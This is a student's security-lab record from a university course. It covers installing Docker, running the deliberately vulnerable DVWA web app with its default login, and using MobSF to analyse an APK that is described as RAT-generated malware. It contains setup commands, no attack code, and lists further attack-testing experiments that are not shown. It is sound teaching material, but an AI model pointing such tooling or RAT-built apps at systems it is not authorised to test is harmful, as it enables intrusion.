

GLA UNIVERSITY , MATHURA

APPLICATION AND DATA SECURITY LAB

B.TECH SEMESTER III

(Code: BCSE 0641)

Name: Vivek Kashyap.

University Roll no.: 2415001808.

Class Roll no.: 68.

Section: 2SC.

Submitted to: Mr. Shamsher Khan.

Faculty Signature: . . . . . .

S. No.	Table of contents
1.	Docker
2.	DVWA(Local Host)
3.	MobSF(Local Host)
4.	Wireshark
5.	Reverse Enginnering using Apk Tool
6.	JDC-GUI
7.	888 Rat
8.	Burp Suite – Authentication Lab
9.	Burp Suite – Command Injection
10.	Burp Suite – Input Validation and Data Security Testing
11.	Burp Suite – Path Traversal Attack Testing
12.	Burp Suite- Cross-Site Scripting (XSS) Testing

Experiment No.: 01

Tool Name: Docker

Aim:

To understand Docker, its containerization concept, and how it allows applications to run in isolated environments consistently across different systems.

Theory:

Docker is a platform that runs applications inside containers. Each container includes all required files, libraries, and settings, ensuring the application runs the same way on any system.

Containers vs Virtual Machines:

- **Containers:** Share the host OS kernel, lightweight, and fast.
- **Virtual Machines:** Include a full OS, making them heavy and resource-intensive.

Docker Concepts:

- **Containerization:** Deploy applications inside isolated containers.
- **Flexible:** Even complex applications can be containerized.
- **Lightweight:** Containers efficiently use system resources by sharing the host OS kernel.
- **Portable:** Build locally → deploy to cloud → run anywhere.
- **Loosely Coupled:** One container can be updated or replaced without affecting others.
- **Scalable:** Containers can be replicated and distributed automatically.
- **Secure:** Provides strong isolation and constraints without extra configuration.

Docker Images and Containers:

- **Container:** A running instance of an application with isolation features.
- **Image:** A read-only template including code, binaries, dependencies, libraries, and filesystem required to run an application.
- The container interacts with a private filesystem provided by the image.

Why use Docker?

- Provides a complete isolated environment for each application.
- Solves dependency issues since all required libraries stay inside the container.
- Ensures consistent environment across different systems.
- Allows multiple containers to run simultaneously without interference.

Requirements:

Requirement	Description
Docker	Containerization platform
OS (Windows/Linux/Kali)	Host system
Sample Application	Any application to run in a container
Internet	To download Docker images

Procedure / Steps:

Step 1: Install Docker

- On Windows/Linux, follow the official Docker installation guide.
- Verify installation:

```
docker --version
```

Step 2: Pull Docker Image

- Example: Ubuntu image

```
docker pull ubuntu
```

Step 3: Run Container

```
docker run -it ubuntu /bin/bash
```

- Opens a bash shell inside an isolated container.

Step 4: Explore Container

- Install packages, create files, and test the application.
- Changes inside the container do not affect the host system.

Step 5: Stop and Remove Container

```
docker ps        # List running containers
docker stop <container_id>
docker rm <container_id>
```

Step 6: Build Custom Docker Image (Optional)

- Create a Dockerfile defining the environment and application.

```
docker build -t myapp:latest .
```

Observation:


Docker successfully ran applications inside isolated containers. Containers were lightweight, portable, and independent of the host OS. Multiple containers could run simultaneously without interfering with each other.

Result:

Docker simplifies application deployment, resolves dependency issues, and provides a secure, scalable, and consistent runtime environment across different systems.

Screenshot Section:




Virtual Machine
Virtual Machine
Virtual Machine
App A
App B
App C
Guest Operating System
Guest Operating System
Guest Operating System
Hypervisor
Infrastructure

Experiment No.: 02

Tool Name: DVWA (Damn Vulnerable Web Application)



Aim: To install and run DVWA using Docker in Kali Linux and understand common web application vulnerabilities in a secure and controlled lab environment.

Theory:

DVWA (Damn Vulnerable Web Application) is an intentionally vulnerable PHP and MySQL-based web application designed for cybersecurity learning and ethical hacking practice.

Its purpose is to allow users to learn, exploit, and understand real-world web vulnerabilities such as:

- SQL Injection
- XSS (Cross-Site Scripting)
- Command Injection
- CSRF
- File Upload Vulnerabilities
- Brute-Force Attacks

DVWA provides different security configuration levels:

Level	Difficulty
Low	Easy exploitation
Medium	Partially secured

Level	Difficulty
High	Hardened security
Impossible	Fully protected

These levels are designed to support both beginners and advanced learners in improving their penetration testing and secure coding skills.

Requirements:

Requirement	Description
Kali Linux	Host operating system
Docker Installed	Required to run DVWA container
Active Internet	Needed to pull Docker image
Browser (Firefox/Chrome)	To access DVWA interface

Procedure / Steps:

Step 1: Start Kali Linux
Open the terminal.

Step 2: Update the system

```
sudo apt update
```

Step 3: Install Docker

```
sudo apt install -y docker.io
```

Step 4: Run DVWA using Docker

```
docker run -it -p 80:80 vulnerables/web-dvwa
```

Step 5: Access DVWA in Browser

- Find IP address:

- `ifconfig`
- Open in browser:
  `http://<Kali-IP>/`

Step 6: Login with default credentials

Field	Value
Username	admin
Password	password

After successful login, the DVWA dashboard will appear.

Observation:


DVWA successfully ran via Docker, and after logging in through the browser, all vulnerable modules were accessible. Changing the security settings modified the difficulty level of exploitation as expected.

Result:


DVWA was successfully installed and executed using Docker, and a functional testing environment is now available to practice and analyze various web application vulnerabilities.

Screenshot Section:

Step 1 :- Fire up your kali Linux machine.




Step 2 :- Open your terminal



Step 3:- We then need to run the update command

sudo apt update



Step 4:- We need to run the install docker command. Give it time as the command will take longer to complete execution.


sudo apt install -y docker.io



Step 5:- Now time to run the Docker to access the DVWA lab

Start the lab


docker run -it -p 80:80 vulnerables/web-dvwa



Step 6:- Now take your Kali ip and past on your firefox




Now paste it in browser



Step 7:- Enter the Username and Password

The default Username is “admin” and the password is “password”.



Experiment No.: 03

Tool Name: MobSF (Mobile Security Framework):

Tool Name: Mobile Security Framework (MobSF)

Aim:

To analyze a mobile application for vulnerabilities using the MobSF tool and generate a detailed security assessment report.

Theory:

Mobile Security Framework (MobSF) is a powerful all-in-one security analysis tool used for Android, iOS, and Windows applications. It supports **static analysis**, **dynamic analysis**, and **malware detection**.

MobSF helps identify security issues by analyzing:

- Permissions
- API calls
- Manifest configurations
- Hardcoded sensitive information
- Code obfuscation
- Network security configurations

It is commonly used for **penetration testing, malware analysis, reverse engineering, secure mobile app development, and vulnerability assessment**.

Requirements:

Requirement	Description
MobSF Tool	Mobile application security assessment framework
Docker Installed	Required to run MobSF in a container environment

Requirement	Description
Kali Linux or Windows	Operating system to host the tool
Browser (Firefox/Chrome)	To access MobSF web interface
APK File (Test/Malicious App)	Application file for analysis

Procedure / Steps:

Step 1: Run MobSF Using Docker

```
docker pull opensecurity/mobile-security-framework-mobsf:latest
docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest
```

Step 2: Access MobSF in Browser

- Open Firefox or Chrome
- Navigate to:
  `http://<Kali IP>:8000`

Step 3: Log in to the MobSF Dashboard

- Default credentials:
  - **Username:** mobsf
  - **Password:** mobsf

Step 4: Upload the APK File

- Select the test APK (example: malware APK generated using 888 RAT).
- Upload it and wait until the static analysis is completed.

Step 5: Review Analysis Results

MobSF will automatically analyze the application and display information such as:

- Application details
- Permissions and security risk score
- API usage and sensitive calls
- Malware and suspicious code patterns
- Exposed components (Activities, Services, Broadcast Receivers)

Step 6: VirusTotal Integration

- MobSF uses the APK's SHA-256 hash to check for VirusTotal detection score (if configured).

Step 7: Generate the Security Report

- Click **Generate PDF Report**
- Download the detailed vulnerability report.


Observation:

MobSF successfully performed static analysis on the APK file and detected multiple vulnerabilities. The tool highlighted dangerous permissions, suspicious API calls, insecure configurations, and potential malware behavior.

Result:

The APK file was successfully analyzed using MobSF, and the generated report revealed several security weaknesses. The experiment demonstrated how automated tools can identify vulnerabilities, malicious components, and potential risks in mobile applications.

Screenshot Section:




```
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:c8ff:fe10:f3ba  prefixlen 64  scopeid 0x20<link>
        ether 02:42:c8:10:f3:ba  txqueuelen 0  (Ethernet)
        RX packets 367  bytes 1699590 (1.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 290  bytes 35725 (34.8 KiB)
        TX errors 0  dropped 6 overruns 0  carrier 0  collisions 0


eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 08:00:27:d1:f8:5d  txqueuelen 1000  (Ethernet)
        RX packets 109311  bytes 109331862 (104.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27821  bytes 2019972 (1.9 MiB)
        TX errors 0  dropped 11 overruns 0  carrier 0  collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2586  bytes 1850531 (1.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2586  bytes 1850531 (1.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

